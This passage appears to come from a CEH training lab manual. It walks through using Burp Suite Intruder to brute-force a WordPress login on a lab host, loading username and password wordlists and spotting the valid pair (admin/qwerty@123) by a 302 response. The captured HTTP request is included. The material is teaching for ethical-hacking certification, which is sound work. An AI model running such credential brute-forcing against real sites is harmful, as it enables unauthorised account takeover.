
**Payload Processing**: Shows a table with columns "Enabled" and "Rule". Buttons for "Add", "Edit", and "Remove" are on the left.

The bottom navigation bar includes "Menu", "Log In < CEH Demo We...", "Burp Suite Community ...", and other system icons.

28. A file selection window appears; navigate to the location **/home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist**, select the **username.txt** file, and click the **Open** button.



29. Observe that the selected **username.txt** file content appears under the **Payload Options [Simple list]** section, as shown in the screenshot.



30. Similarly, load a password file for the payload set 2. To do so, under the Payload Sets section, select the **Payload set** as **2** from the drop-down options and ensure that the **Payload type** is selected as **Simple list**.

31. Under the **Payload Options [Simple list]** section, click the **Load...** button.

The screenshot shows the Burp Suite interface. At the top, the title bar reads "Burm Suite Community Edition v2021.8.2 - Temporary Project". The menu bar includes "Burp", "Project", "Intruder", "Repeater", "Window", and "Help". Below the menu is a toolbar with icons for "Dashboard", "Target", "Proxy" (which is highlighted in red), "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Logger", "Extender", "Project options", "User options", and "Learn". A status bar at the bottom shows "Tue Apr 19, 07:07".

The main content area has tabs for "Target", "Positions", "Payloads" (which is highlighted in red), "Resource Pool", and "Options".


**Payload Sets:** This section shows "Payload set: 2" and "Payload type: Simple list". It includes a "Start attack" button.

**Payload Options [Simple list]:** This section contains a list editor with buttons for "Paste", "Load...", "Remove", and "Clear". It also has an "Add" button and a text input field "Enter a new item". A dropdown menu "Add from list ... [Pro version only]" is visible.


**Payload Processing:** This section shows a table with columns "Enabled" and "Rule". Buttons for "Add", "Edit", and "Remove" are available.

The bottom navigation bar includes "Menu", "Log In < CEH Demo We...", "Burp Suite Community ...", and other icons.

32. A file selection window appears; navigate to the location **/home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist**, select the **password.txt** file, and click the **Open** button.



33. Observe that selected **password.txt** file content appears under the **Payload Options [Simple list]** section, as shown in the screenshot.



34. Once the wordlist files are selected as payload values, click the **Start attack** button to launch the attack.

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 9  
 Payload type: Simple list Request count: 117

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	aaa abc123 qwerty@123 test123 abc123 admin test@123 password password1
Load ...	
Remove	
Clear	
Add	Enter a new item
Add from list ... [Pro version only]	

**Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		

35. A **Burp Intruder** notification appears. Click **OK** to proceed.

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 9  
 Payload type: Simple list Request count: 117

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	aaa abc123 qwerty@123 test123 abc123 admin test@123 password password1
Load ...	
Remove	
Clear	
Add	Enter a new item
Add from list ... [Pro version only]	

**Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		

36. The **Intruder attack of 10.10.1.22** window appears as the brute-attack initializes. It displays various username-password combinations along with the **Length** of the response and the **Status**.

37. Wait for the progress bar at the bottom of the window to complete.

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			200			7251	
1	admin	aaa	200			7251	
2	admin123	aaa	200			7212	
3	admin2	aaa	200			7210	
4	admin_1	aaa	200			7211	
5	administrator	aaa	200			7217	
6	Administrator	aaa	200			7217	
7	adminstat	aaa	200			7213	
8	administrator	aaa	200			7216	
9	adminnttd	aaa	200			7212	
10	adminuser	aaa	200			7213	
11	adminview	aaa	200			7213	
12	admn	aaa	200			7208	
13	anonymous	aaa	200			7213	

38. After the progress bar completes, scroll down and observe the different values of **Status** and **Length**. Here, Status=**302** and Length=**1134**.

Note: Different values of Status and Length indicate that the combination of the respective credentials is successful.

Note: The values might differ when you perform this task.

39. In the **Raw** tab under the **Request** tab, the HTTP request with a set of the correct credentials is displayed. (here, username=**admin** and password=**qwerty@123**), as shown in the screenshot. Note down these user credentials.

2. Intruder attack of 10.10.1.22 - Temporary attack - Not saved to project file

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
25	admin	abc123	200			7208	
26	anonymous	abc123	200			7213	
27	admin	qwerty@123	302			1134	
28	admin123	qwerty@123	200			7212	
29	admin2	qwerty@123	200			7210	
30	admin_1	qwerty@123	200			7211	
31	administrator	qwerty@123	200			7217	
32	Administrator	qwerty@123	200			7217	
33	adminstat	qwerty@123	200			7213	
34	administrator	qwerty@123	200			7216	
35	adminittd	qwerty@123	200			7212	
36	adminuser	qwerty@123	200			7213	
37	adminview	qwerty@123	200			7213	
38	admn	qwerty@123	200			7208	

Start attack  
each payload

Filter: Showing all items

Request Response

Pretty Raw Hex \n

```

1 POST /CEH/wp-login.php HTTP/1.1
2 Host: 10.10.1.22:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.1.22:8080/CEH/wp-login.php?
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 117
10 Origin: http://10.10.1.22:8080
11 DNT: 1

```

Add Add from

Search... 0 matches

